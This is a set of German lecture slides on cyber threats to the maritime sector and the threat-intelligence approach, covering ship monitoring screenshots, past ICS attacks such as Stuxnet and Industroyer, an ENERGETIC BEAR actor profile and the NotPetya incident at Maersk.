Cyber-Bedrohungen im Maritimen Sektor
Der Threat Intelligence Ansatz

1. März 2018

Prof. Dr. Christian Dietrich
Institut für Internet-Sicherheit, Westfälische Hochschule
https://chrisdietri.ch
dietrich@internet-sicherheit.de

Current
Voltage
Current
Power
Voltage
y Current
y Voltage
t Current


Alarms

YYYY-MM-DD YYYY-MM-DD Filter


Show 25 entries

Name	Start
Gangway lighting switching fault	2018-02-11 15:53:45
Main engine Fore SB Common Alarm	2018-02-11 07:41:16
Main engine Aft SB Common Alarm	2018-02-11 07:38:44
Thruster Fore Cooling Oil Filter 1 Clogged	2018-02-11 08:03:32
Thruster Aft Cooling Oil Filter 2 Clogged	2018-02-11 07:52:30
Gangway lighting switching fault	2018-02-11 07:50:51
Fuel Oil Day Tank Aft Flow Alarm	2018-02-11 11:28:49
Thruster Aft Cooling Oil Filter 2 Clogged	2018-02-11 07:36:20


Last day




Last 1 week



Last day



Last 1 week




Positions


YYYY-MM-DD YYYY-MM-DD Filter

Show 30 entries

Time	Latitude	Longit
2018-02-11 17:12:14	58.302543322245	11.5051
2018-02-11 17:11:13	58.30254166921	11.5055
2018-02-11 17:10:12	58.302491664886	11.5066
2018-02-11 17:09:11	58.302490011851	11.5084
2018-02-11 17:08:10	58.302558326721	11.5115
2018-02-11 17:07:09	58.302566655477	11.5162
2018-02-11 17:06:08	58.302674992879	11.5213





Prof. Dr. Christian Dietrich


Bergen
Oslo
Falun
Gävle
Borlänge
Turku
Porvoo
Helsinki
Uppsala
Västerås
Drammen
Haugesund
Karlstad
Örebro
Stockholm
Tallinn
Narva
Fredrikstad
Stavanger
Norrköping
Estonia
Baltic Sea
Saaremaa
Pärnu
Tartu
Linköping
Kristiansand
Gothenburg
Jönköping
Gotland
Vendsyssel
Aalborg
Riga
Jūrmala
Latvia
Aarhus
Šiauliai
Daugavpils
Klaipėda
Copenhagen
Denmark
Sjælland
Malmö
Lithuania
Odense
Kaliningrad
Калининград
Kaunas
Vilnius
Gdynia
Kiel
Rostock
Gdańsk
Minsk
Мінск
Lübeck
Olsztyn
Hamburg
Grodno


NEPTUNUS
NEPTUNUS

All publicly known targeted attacks against Industrial Control Systems (ICS) were successful.





ENERGETIC BEAR
(DragonFly, Havex)

ELECTRUM
(Industroyer,
CrashOverride)

Kiev, transmission level
1 hour
Destructive comp
No firmware mod


2005 2010 2015 2017

Stuxnet

Iran
Natanz nuclear facility
Nuclear centrifuges

VOODOO BEAR
(BlackEnergy 3,
Sandworm)

30 substations
230 k affected, 3-6 hours
Destructive (KillDisk)
Malicious firmware



ungefährer Aktionszeitpunkt

SPIONAGE

Abhängigkeiten


Verlauf wichtiger Versorgungstrassen und Lager

Preise

DESTRUKTION/SABOTAGE


Großflächige Zerstörung

Gezielte Angriffe und gezielte Fehlsteuerung einzelner Komponenten


SPIONAGE
Abhängigkeiten
Verlauf wichtiger Versorgungstrassen und Lager
Preise
ENERGETIC BEAR (DragonFly, Havex)
DESTRUKTION/SABOTAGE
Großflächige Zerstörung
VOODOO BEAR (BlackEnergy3, Sandworm)
Gezielte Angriffe und gezielte Fehlsteuerung einzelner Komponenten
ELECTRUM (Industroyer, CrashOverride)
Stuxnet

Akteurprofil: ENERGETIC BEAR


- Zielsektoren/Zielbranchen:
  Öl, Gas, Energie
- Ursprung:
  höchst wahrscheinlich Russland
- Interessen:
  Industrie- und Wirtschaftsspionage im Kontext der Öl-, Gas-, Energieversorgung, möglicherweise auch Sabotage
- Aktivitätszeitraum:
  Oktober 2010 bis Ende 2017
  wochentags (Mo-Fr)



Quelle: CrowdStrike, Inc.

Was haben die folgenden Seiten gemeinsam?

plantengineering.com
controleng.com
csemag.com



Was ist Threat Intelligence?

strategisch	Geopolitischer Kontext Motivation des Akteurs Zielsektoren/-branchen
taktisch	Tactics, Techniques and Procedures (TTP) Malware- und Tool-Beschreibungen
operativ	Indicators of Compromise (IOC): Hashes (Samples, Zertifikate), IP-Adressen, Domains, URLs, volatile Indikatoren (Mutex, Event) Kontextinformationen

Lessons learned

- Einbrüche in ICS-Umgebungen sind machbar und sind Realität
- Angriffswerkzeuge sind seit über 10 Jahren verfügbar

Adm. Mike Rogers.

"It is only a matter of the 'when,' not the 'if' we're going to see a nation-state, group or actor engage in destructive behavior against critical infrastructure in the United States," Adm. Mike Rogers, Cyber Command chief and director of the National Security Agency, warned in a speech March 2.

Adm. Rogers' comments, made during a security conference in San Francisco, came seven weeks after a sophisticated cyberattack on the Ukrainian electrical power grid that disrupted large segments of the country's power network.

The incident was a "very well-crafted attack," Adm. Rogers noted, and was focused on disrupting electrical power. … "Seven weeks

Quelle: http://worldtribune.com/life/nsa-cyber-attack-on-u-s-infrastructure-is-question-of-when-not-if/


Rückblick

Großangelegte Cyberattacke

Hacker legen weltweit Firmen lahm

Per Erpressersoftware haben Hacker den Betrieb von Flughäfen, Frachtschiffen und Banken massiv gestört. Die größte Containerreederei der Welt Maersk meldete globale IT-Ausfälle, auch deutsche Firmen sind betroffen.

NotPetya (Juni 2017)

